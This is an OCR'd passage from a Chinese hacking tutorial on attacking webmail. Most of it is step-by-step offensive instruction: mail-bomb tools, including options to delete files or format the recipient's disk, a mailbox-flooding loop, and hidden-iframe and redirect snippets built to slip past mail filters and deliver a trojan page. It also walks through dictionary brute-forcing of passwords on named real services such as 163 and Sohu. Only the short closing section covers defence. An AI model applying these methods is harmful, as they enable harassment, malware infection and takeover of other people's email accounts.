靠猜测，不幸的是，很多用户的问题和答案是如此的简单，以至于攻击者能轻易的猜测出来，例如提出的问题只是知识性的问题、提出的问题和答案相同等。

攻击者对用户越熟悉，成功的可能性就越大，所以，用户把问题设置成唯有自己知道的答案至关重要，这样攻击者就很难得逞，不过不要忘记答案，否则就会得不偿失。

当用户正确完成上述各步骤之后，WebMail 系统就会让用户恢复自己邮箱账户的密码。密码恢复的方式各有不同，安全程度也各有不同，一般有如下几种方式：

（1）页面返回

返回的页面里显示用户的邮箱密码。这样虽然方便，但攻击者一旦得到密码，就能在丝毫不惊动用户的情况下使用用户的邮箱，从而能长期监视用户的邮箱使用情况，给用户带来更大的安全隐患。

（2）邮件发送

将密码发送到用户注册时登记的另一个邮箱里。对于攻击者，忙了半天仍然是一无所获，除非继续去攻击另一个邮箱；对于用户，在另一个邮箱里收到发来的密码则是一个警告，说明有攻击者猜测到了他的邮箱密码提示问题，提醒用户尽快修改。

提示

如果用户在注册时登记的不是一个正确的邮箱，或该邮箱已经失效，不仅是攻击者，就连用户本人也永远得不到密码。有些 WebMail 系统在注册时，要求用户登记正确的邮件地址，并把邮箱开通的验证信息发往该邮件地址，不过这样仍然不能避免用户在邮箱失效后，不能恢复自己邮箱密码的情况发生。

（3）密码重设

让用户重新设置一个密码。这种方式相比“页面返回”方式，安全性相对好一些，因为在攻击者重设密码后，用户因为不能正常登录进自己的邮箱而能察觉出受到攻击；但相比“邮件发送”方式，因为攻击者能立即修改邮箱密码，少了一层保障，安全性又差一些。

由“页面返回”或“邮件发送”回来的密码可以明显看出，该电子邮件系统是把邮箱账户的密码未经加密直接以明文保存在数据库或 LDAP 服务器中。这就造成很大的安全隐患，WebMail 系统管理员或侵入数据库的攻击者，能轻易获取用户的邮箱密码，用户却完全不知情。所以，为了加大保密性，有必要将邮箱密码加密后再以密文存入数据库，最好用不可逆的单向加密算法，如 md5 等。

邮箱密码恢复机制是否安全，主要看 WebMail 系统提出什么样的问题，采取什么样的问答方式，如将多个密码恢复步骤中提出的问题放在一步中一起提出，就会相应地增加攻击者的难度，从而提高安全性。

5.2 全面认识邮箱炸弹

邮箱炸弹是一种在短时间向指定邮箱发送大量垃圾邮件，造成对方邮箱不能正常使用的一种邮箱攻击工具。有些邮箱炸弹还附带有其他功能，如格式化收件人计算机的硬盘、使收件人计算机死机等。因此，了解和防范邮箱炸弹是十分必要的。

5.2.1　邮箱炸弹

为了让读者知道自己的邮箱是如何被别人用邮箱炸弹轰炸的，下面以四个邮箱炸弹工具为实例来介绍其使用方法：

1．碧血无痕超级 E-mail 轰炸器

这是一款功能比较强大的 E-mail 轰炸器，收件人收到通过该软件发送的 E-mail 信件之后，只要阅读该信件即可删除文件、使计算机死机、格式化磁盘等，通过向对方邮箱发送大量垃圾邮件，也可以将对方邮箱炸掉。具体使用步骤如下：

图 5-11　碧血无痕超级 Email 轰炸器

步骤 1 打开碧血无痕超级 E-mail 轰炸器，进入其操作主窗口，如图 5-11 所示。

步骤 2 在“发件人”文本框中输入自己的邮箱地址，在“收件人”文本框中输入对方的邮箱地址，在“服务器地址”文本框中输入自己邮箱的 SMTP 服务器。

步骤 3 设置邮件“主题”、输入自己邮箱的用户名和登录密码、端口号以及邮件内容。

步骤 4 如果要使对方有更大的损失，则可选择“窗口炸弹”、“DELTREE 炸弹”、“CON/CON 蓝屏炸弹”、“全盘弹出式格式化炸弹”、“格式化炸弹（无提示!）”等复选框。

步骤 5 单击“开始发送”按钮，即可向对方发送邮件炸弹。

2．阿智邮箱炸弹

阿智邮箱炸弹是一款非常小的软件，使用它可以冒名向对方邮箱中发送炸弹，而使对方防不胜防。具体使用步骤如下：

图 5-12　阿智邮箱炸弹界面

步骤 1 打开阿智邮箱炸弹，进入其操作主窗口，如图 5-12 所示。

步骤 2 在“要炸的邮箱”文本框中输入对方的邮箱地址；在“冒名的邮箱（必须是 21cn）”文本框中输入自己临时申请的 21cn 邮箱地址。

步骤 3 在“发送次数（1～100）”下拉列表框中选择给对方发送垃圾邮件的数量。在“发送信息”文本框中输入垃圾邮件的文件内容。

步骤 4 单击“炸他（她、它）”按钮，即可向对方邮箱中发送设置数量的垃圾邮件，并在“结果”文本框中显示发送结果。

3．随意发

这是一个邮件发送工具，可以作为邮箱炸弹使用；内置 SMTP 服务器的功能，可以直接把邮件发送到对方的信箱里去，而不再需要中间的 SMTP 服务器中转；无需申请发信账号，支持匿名发送邮件；可发送多媒体网页，用户只需简单地导入 HTML 文件，程序会自动处理该文件中包含的图片、声音等文件，对方即可收到丰富多彩的邮件；可直接发送网站，用户只要输入网址，对方收到后网站内容会直接显示在邮件中，方便您向朋友推荐一个网站或一篇文章；可直接发送 EML 文件，适合熟悉邮件 MIME 编码的高级用户自定义邮件原文；无须安装，不写注册表，完全的绿色软件。具体使用步骤如下：

步骤 1 用户从网站下载并运行之后，即可打开其操作主窗口，如图 5-13 所示。

图 5-13　随意发主操作窗口

步骤 2 在“收件人”文本框中输入对方邮箱地址，在“主题”文本框中输入邮件标题内容，在“发件人”文本框中输入发件人名称及邮箱地址。因该工具支持匿名发信，所以用户可以随意输入发件人信息，在邮件内容框中输入邮件的具体内容。

步骤 3 如果勾选 HTML 复选框，则可以发送 HTML 式的电子邮件；如果勾选“高级”复选框，则可以发送网站、HTML 文件、EML 文件等；如果需要发送附件，则单击“附件”下拉列表框右侧的[+]按钮，在打开的对话框中指定发送的附件。

图 5-14　Mailbomb 主窗口

步骤 4 单击“发送”按钮，即可将邮件发送到对方的邮箱。

该工具界面直观、简洁，功能强大，操作简便，是一款很好的邮件发送工具。

4．Mailbomb

这是一款可以发送附件、支持匿名发送邮件的邮箱炸弹工具，具体使用步骤如下：

步骤 1 运行 Mailbomb 主程序，打开其主操作窗口，如图 5-14 所示。

步骤 2 在“目标 e-mail 地址”文本框中输入收件人的电子

邮件地址。在“smtp 邮件服务器”文本框中输入发送邮件的服务器（可以随意写）。在“你的 e-mail 地址”文本框中输入发件人电子邮件地址（可以随意写）。

步骤 3 单击 Add 按钮可以添加附件。在 Mailbomb 主窗口下侧，可以设置邮件发送次数及连接的线程数量。

步骤 4 单击 more 按钮，可以设置更多选项，以防止收件人拒收发送的邮件。

步骤 5 单击“发送”按钮，则用户即可将自己的邮件发送到对方的邮箱。

5. 邮箱终结者

邮箱终结者是一款功能强大的邮箱炸弹软件，用户可以向攻击目标发送大量的垃圾邮件，直至对方的邮箱被炸为止。具体使用步骤如下：

步骤 1 运行邮箱终结者主程序，打开其主操作窗口，如图 5-15 所示。

步骤 2 在“轰炸地址”文本框中输入被炸的邮箱地址；在“发送服务器”下拉列表框中选择一个用于发送邮件炸弹的服务器。随意填写邮件主题和邮件内容。

步骤 3 在“轰炸设置”选项组中设置发送邮件的数量和使用的线程数量之后，单击“开始”按钮，即可向被攻击邮箱发送大量的垃圾邮件。




图 5-15　邮箱终结者

5.2.2　其他方式的邮箱轰炸

实施邮箱轰炸并不一定非要使用工具，只要用户巧妙设置，通过邮箱本身的功能也可以实现向收件人邮箱中发送大量垃圾邮件，收到轰炸邮箱的效果。具体操作步骤如下：

步骤 1 随意设置两个具有自动回复和转发功能的邮箱之后，登录两个邮箱中的任一个，再启用自动转信功能，并将收到的信件转送到要攻击的邮箱，如 123@163.net，再设置启用信件自动回复功能。

步骤 2 登录另一个邮箱，启用其信件自动回复功能。使用两个邮箱中的任何一个给另一个邮箱发送一封邮件。

这样，两个邮箱就不断地连环发送邮件，很快就会给被攻击信箱装入很多垃圾邮件，直至该邮箱被撑爆。

5.2.3　什么是邮件木马

网页木马就是利用用户系统或软件的漏洞，在用户浏览网页时下载一个木马程序，再利用该木马来控制用户的电脑，并最终盗取用户有用资料的木马程序。

目前，网络上流行的网页木马大多都需要被害者点击目标网址，因此都是很被动的（随着现在网民的安全观念的增强，网民一般不会轻易点击陌生的网址）。但邮件木马就不一样，攻击

者可以将电子邮件发送到想要攻击的目标信箱中。

邮件木马其实就是在发 E-mail 中以 HTML 方式内嵌网页木马，使邮件本身成为一个网页木马。此时有的人会说："邮件网页木马岂不是很简单，只要在发邮件时选择以 HTML 方式发送，再将网页木马的源代码写入不就行了"。其实这是一种很片面的认识，事实并没有这么简单，因为国内的绝大部分电子信箱都对其中一些关键代码进行屏蔽过滤。

一般的网页木马都用到 JavaScript，但绝大部分邮件系统都对<script>标记作屏蔽，从而只能另辟新法。用户可以不直接将网页木马的代码写入邮件中，如果写入则有关代码会被屏蔽掉，网页木马将失效。

此时不妨写入转向代码，使用户浏览此邮件时转向攻击者放在自己网站上的网页木马。当然，邮件网页木马的难点就在转向代码。写转向代码要有讲究，因为写得不巧妙则代码有可能会被邮件系统屏蔽掉。

下面介绍几种有效的，可以在电子邮件中引入网页木马，且没被邮件服务器屏蔽的转向代码。因为绝大部分邮件系统都对<script>标记作了屏蔽，所以为了输入有效的转向代码，均不使用 JS 和 VBS 标记。

① window.location 法，具体实现代码如下：

```
<body onload="window.location=\'http://xxxxx\';"></body>
```

② 框架法，具体实现代码如下：

```
<frameset cols="100%,*">
<frame src=http://xxxxx scrolling="auto">
</frameset>
```

其中，scrolling 参数值得注意，合理使用可加强隐蔽性。Cols 参数可根据自己的实际情况进行更改。

③ META 标志法，具体实现代码如下：

```
<META HTTP-EQUIV="Refresh" CONTENT="0;URL= http://xxxxx">
```

其中，CONTENT 后面的阿拉伯数字是代表过几秒钟转入目标网页。

④ iframe 内帧法，具体实现代码如下：

```
<iframe src=http://xxxxx width="0" height="0" frameborder="0">
```

其中，width="0"， height="0"是引入网页的大小尺寸，用户可以根据实际需要加以调整。其中的 frameborder 参数也很重要，如果使用得恰当则可以增强邮件网页木马的隐蔽性。

小技巧

用户可根据具体情况选择 frameborder 参数来获得最好的伪装引入效果，使对方感觉不到自己所浏览的邮件是已经转到网站上的网页木马。

针对黑客用网页木马加后门程序或木马程序，配以邮件木马引入技术，来进行群发邮件的恶意行为。稳妥的措施是邮件服务器实行严格的代码过滤，用户只要将邮件查看方式设置为以文本方式查看即可避免这种情况。

为了能够让读者更详细地了解邮件木马的制作过程，特举一个实例进行介绍。具体操作步骤如下：

步骤 1 先找一个容易隐藏木马，并且内容吸引人的网页，使用 IE 浏览器打开该网页，如图 5-16 所示。




图 5-16　打开网页

步骤 2 选择“查看”→“源文件”命令，即可在打开记事本中查看源文件代码，如图 5-17 所示。

图 5-17　查看源文件

步骤 3 将所有的网页内容复制到 Windows 的剪贴板中之后，打开一个可以任意发送邮件的工具，如先河邮件群发工具，如图 5-19 所示。

步骤 4 将复制到剪贴板中的网页代码粘贴到其发送的邮件内容框中，如图 5-20 所示。




图 5-18　打开邮件群发工具

图 5-19　粘贴网页代码

步骤 5 将预先编辑好的木马代码添加到需要发送的网页代码中，选取“网页”单选项并单击“导入”按钮，打开“导入电子邮件列表”对话框，如图 5-21 所示。

步骤 6 单击“增行”按钮，在邮箱地址列表框中输入收件人邮箱地址，如图 5-22 所示。在其中输入有关发件人信息及邮件主题之后，单击“发送”按钮，即可将邮件木马发送到指定的信箱中。

步骤 7 当收件人收到邮件之后，只要浏览发送过去的网页，即可被植入木马。

图 5-20　“导入电子邮件列表”对话框

图 5-21　添加收件人地址

提示

如果用户事先已经使用文本编辑器编辑好收件人地址，则可单击【文件】按钮，在打开的对话框中选择相应的 TXT 文件即可。

5.2.4　溯雪使用详解

溯雪是国内的著名黑客高手小榕编写的，溯雪对各种免费信箱、社区、BBS、聊天室密码的探测有很高的成功率。目前，大部分信箱以及聊天室的密码探测都是通过溯雪来完成的，就连 QQ 的密码也可以探测出来（当然，现在腾讯专门对溯雪进行了防范），所以溯雪是一款常用的黑客工具。

安装完成之后，双击桌面上的“溯雪 Beta7”图标即可启动溯雪程序，其运行后的界面如图 5-22 所示。在表单选择区中，因为一般网页上会有很多表单，而用户只需要邮箱的表单，因此在该区域里应该选择对应的项目。




图 5-22　溯雪操作主窗口

溯雪也可以作为一个网页浏览器来使用。在默认模式下，溯雪在显示一个网页之后将不会自动分析页面中的表单。溯雪一般默认项目的选择，以项目前的“√”为标志，一般不用修改，只有个别的主页邮箱才需手工选择。此区域中的 submit 项用于指定提交的 CGI 程序，通常无须修改。此时，可选择“文件”→“从当前 URL 导入”命令，从而强制提取网页中的表单信息，并在不同功能区中显示其相应信息。

下面以探测网易邮箱密码为例，讲述一下其具体操作过程：

步骤 1　在 Address 栏中输入 http://mail.163.com 并按【Enter】键，使浏览区显示出网易 163 邮箱的登录页面。

步骤 2　选择“文件”→“从当前 URL 导入”命令，提取网页中的表单。

步骤 3　在表单设置区中双击 username 表单项，打开其属性对话框，然后在“单元常量”文本框中输入需要探测的用户账号，如图 5-23 所示。

图 5-23　设置登录账号

步骤 4 在表单设置区中双击 password 表单项之后，勾选“使用字典”复选框，再单击“浏览”按钮，即可弹出“打开”对话框，在其中选择已经编辑好的用户密码探测字典，如图 5-24 所示。




图 5-24　选择探测字典

步骤 5 如果用户想要探测多个账户，则可在勾选“使用字典”复选框之后，再指定一个用户账户的字典文件。

注 意

因为是穷举探测法，所以字典文件的选择至关重要。只有字典里有正确的密码才能保证探测成功，因此溯雪自带了几个字典。这里推荐到小榕主页上下载 chinese.dic 文件，这个字典里的单词是小榕从探测一个网站的近 10 000 个信箱中精选出来的常见密码，但可惜的是密码数量还是太少。

真正的探测高手都愿意自己生成所需要的字典，通常可以使用“黑客字典 II”或“万能钥匙”来生成。关于这两款工具，用户可以通过网络查看相关资料。在完成上述设置之后，选择“运行”→“提交测试”命令，即可开始密码的探测过程。

由于溯雪采用了穷举探测法，在测试的开始将自动把字典中第一个单词，作为密码提交给系统服务器。一般情况下，这个单词碰巧就是正确密码的几率很小，所以服务器将发回数据包，显示一些错误的信息，诸如“对不起，您的密码不正确!”等信息，如图 5-25 所示。

图 5-25　返回的错误信息

当溯雪将记录用户提交的错误信息和该信息在数据包中的位置之后，再用字典中的每个单词来测试。如果不是正确的密码，网站的服务器还会返回同样的错误信息，且该信息在数据包的位置不会发生变化；如果当一个单词提交给网站服务器之后，返回的数据包中这个位置上不含有该信息，则溯雪就认为这个单词就是正确的密码。如网易 163 邮箱显示的错误信息是“对不起，您的密码不正确！”。一般情况下，用户可以将这个很明显的错误信息作为溯雪是否得到正确密码的判断标志。具体操作步骤如下：

步骤 1 当开始测试时，溯雪将自动以“浏览模式”显示其界面，如图 5-26 所示。用户可以通过“模式”菜单下的命令项将其视图切换到相应的视图方式。




图 5-26　溯雪的浏览模式视图

步骤 2 选择“运行”→“开始/重新开始”命令，打开“保存扫描系统”对话框，在其中勾选“只探测一次”复选框，如图 5-27 所示。

提 示

由于探测方式的不同，对不同网站的探测都可能会有部分密码被溯雪误报为正确密码。鉴于此种情况，一般需要选取“只探测一次”复选框。

步骤 3 在指定扫描结果保存的路径与文件之后，单击“确定”按钮，即可通过复制和粘贴的方法，在“选择标记”对话框中设置错误标记，如图 5-28 所示。




图 5-27　保存扫描结果

图 5-28　设置错误标记

步骤 4 单击“确定”按钮，开始探测所设置邮箱账号的登录密码，如图 5-29 所示。

图 5-29　探测密码

步骤 5 当溯雪探测到账户的登录密码之后，将弹出图 5-30 所示的结果窗口，此时用户就可以使用该探测结果登录邮箱，以测试其探测的正确性。

图 5-30　探测结果

很多用户使用溯雪探测 E-mail 密码（不是通过生日），如果服务器支持 POP3，建议使用“流光”，因为“流光”探测 E-mail 的速度和稳定性都要比溯雪好。在具体说明探测方法之前，有必要先对 HTTP 协议和 HTML 进行一些简单介绍，以方便用户对后面内容的理解。

通常，当提交一个 HTTP 请求之后，WWW 服务器将会返回一个 HTTP Head 和数据包。

一个 HTTP Head 的格式如下：

```
HTTP Tag    (200/302 等)
Content-Type: (TEXT/HTML 等)
Content-Length: 数据包长度
Location: Move Location
Set-Cookies: Cookies
DATA...
```

这里只是一个通用的形式，具体的 HTTP Head 是比较复杂的。

Tag 是根据 HTTP 协议定义的 HTTP 返回值，常见的有如下几种：

- 100：继续。
- 200：用户提交的页面请求处理成功，正在读取页面。
- 302：用户请求的页面已经转移，转移的具体情况由 Location 域指出。
- 401：请求的页面需要身份验证（也就是弹出对话框，对于这种页面，溯雪不支持，因为这是流光的强项）。
- 403：不允许访问。
- 404：所请求的页面没有找到。
- 405：方法不允许。

当用户通过浏览器向服务器提交一个表单时，服务器将用户提交的项目和数据库中正确的值比较，并根据比较的结果返回不同的页面。

一个基于 Form 的表单，验证的方法主要有如下几种：

- 根据结果的不同，跳转到不同页面，这是 HTTP Head 中 Tag 一项，通常是 302 Move。Move 的目的 URL 在 Location 中给出。溯雪选项中有一项为 HTTP 302 Sensitive 就是根据 Location 的不同来判断。
- 结果的不同返回不同的 HTTP Head Tag，如错误时 Tag 项为 200 OK，正确时为 302 Move。溯雪中的 HTTP List Change Sensitive 就是根据 Tag 的不同来判断。
- 返回同样的 HTTP Head Tag，但是在 HTML 中有明显标示，如“错误了”、Error 等字符。溯雪可以根据用户指定的错误标记来判断。
- Http Head Tag 也一样，HTML 中也同样没有明显的标志，主要根据 HTTP Head 中的 Content-Length 和 Set-Cookies 等来判断。

探测 www.sohu.com 邮箱密码的具体操作步骤如下：

步骤 1 在“选择标记”对话框中没有任何明显的标志，这时可以不用 Error Tag 的方法，如图 5-31 所示。

步骤 2 单击“选项”按钮，打开“扫描选项”对话框，在其中取消勾选“用户选择错误标记敏感”复选框，如图 5-32 所示。




图 5-31　“选择标记”对话框




图 5-32　取消错误标记功能

步骤 3 单击“确定”按钮，在“选择标记”对话框中再单击“确定”按钮，即可开始探测。如果没有启用“用户选择错误标记”功能，探测速度通常会较快（例如 www.sohu.com 可以达到 20Pass/sec）。

由于采用了 HTTP Head 敏感的探测方法，将会出现很多探测结果，经过对结果排序，用户可以找出和其他项不一样的项，再检测该项是否正确。

提示

在一般情况下，使用 HTTP Head 敏感探测方法，将会返回很多不需要的结果。因此，是否启用这一功能还需要视实际情况而定。

根据以往的探测结果知道，可以根据 HTTP Head 中 Tag 的不同来判断。因为在以往的探测中，发现需要的结果 HTTP Head Tag 的返回都是 302，而错误的是 200（在察看探测结果中，可以看到 Detail 一项为“200->300”的标记），虽然在探测的时候也有明显的错误标记，但是如果利用上面的方法，探测的速度将会有所提高。

既然已经知道正确答案的规则，用户可以直接在“选择标记”对话框中单击“选项”按钮，再按图 5-33 所示进行设置，这样每次探测的结果就都是正确的。在进行探测结果查看时，其中有一项称为 Detail，其作用是告诉用户该项探测的结果是一个何种类型的结果。

一般有如下几种情况：

- Location Changed:Error URL->Correct URL，这是 302 HTTP Head ReDirect Sensitive 功能探测的结果。
- xxx->xxx，如 200->302 等，这是 HTTP Head List Change Sensite 功能探测的结果。
- Http Head Tag:Error Http Head->Correct Http Head，这是 HTTP Head Sensitive 功能探测的结果。
- Tag Not Match：Error Tag->Correct Tag，这是 User Select Error Tag Sensitive 功能探测的结果。
- Tag Not Match：Error Tag->NULL，这是 User Select Error Tag Sensitive 和 NULL Character Sensitive 功能共同探测的结果，通常这种结果不常见。

一般情况下，在不知道正确标志的情况下，一般建议选项按图 5-34 所示设置（如没有明显的错误标记，就取消“用户选择错误标记敏感”复选框的选取）。




图 5-33　设置扫描选项




图 5-34　不知正确标志时的选项设置

灵活地使用探测标志在一定程度上取决于经验，在使用过一定时间之后，相信用户会发现其中的一些规律。

注意

在进行探测之前，请务必选择“运行”→“提交测试”命令，以便确定本次探测的可行性。

5.2.5　预防邮件炸弹

下面就分别对发送垃圾邮件和巨型邮件两类邮件炸弹的防范方法进行一些介绍。

在 Outlook Express 中拒绝垃圾邮件的步骤如下：

步骤 1 在图 5-35 所示的 Outlook Express 主窗口中，选择“工具”→“邮件规则”→“邮件”命令，打开“新建邮件规则”对话框，如图 5-36 所示。

图 5-35　选择“邮件规则/邮件”命令




图 5-36　“新建邮件规则”对话框

步骤 2 在其中可以选择多种规则条件，对于每个规则条件，都有 12 种操作可供选择。

步骤 3 可以发现以前收到的垃圾邮件主题行中都包含单词 stroker 或 anonymous，可以使用“若‘主题’行中包含特定的词”规则条件来拒收垃圾邮件，如图 5-37 所示。在“选择规则条件”列表中勾选“若‘主题’行中包含特定的词”复选框，在“选择规则操作”列表中勾选“从服务器上删除”复选框。

步骤 4 单击“规则描述”列表中带下画线的“包含特定的词”选项，在“键入特定文字”对话框中输入邮件主题行所包含的单词并在主题行中键入包含的文字，如图 5-38 所示。单击“添加”按钮，即可添加主题行中包含的单词。

图 5-37　设置邮件规则




图 5-38　“键入特定文字”对话框

步骤 5 单击“选项...”按钮，打开“规则条件选项”对话框，从中可以选择包含文字或不包含文字，如图 5-39 所示。

步骤 6 完成上述设置之后，单击图 5-40 所示的“新建邮件规则”对话框中的“确定”按钮，打开“邮件规则”对话框，如图 5-41 所示。




图 5-39 “规则条件选项”对话框




图 5-40 设置完成的邮件规则

步骤 7 单击“立即应用”按钮，打开“开始应用邮件规则”对话框，如图 5-42 所示。在其中选择需要应用的规则之后，单击“浏览...”按钮，打开“应用于文件夹”对话框，选择应用规则的文件夹，如图 5-43 所示。

图 5-41 “邮件规则”对话框




图 5-42 “开始应用邮件规则”对话框

步骤 8 单击“开始应用邮件规则”对话框中的“立即应用”按钮，Outlook Express 将提示规则已经开始应用，如图 5-44 所示。




图 5-43 “应用于文件夹”对话框

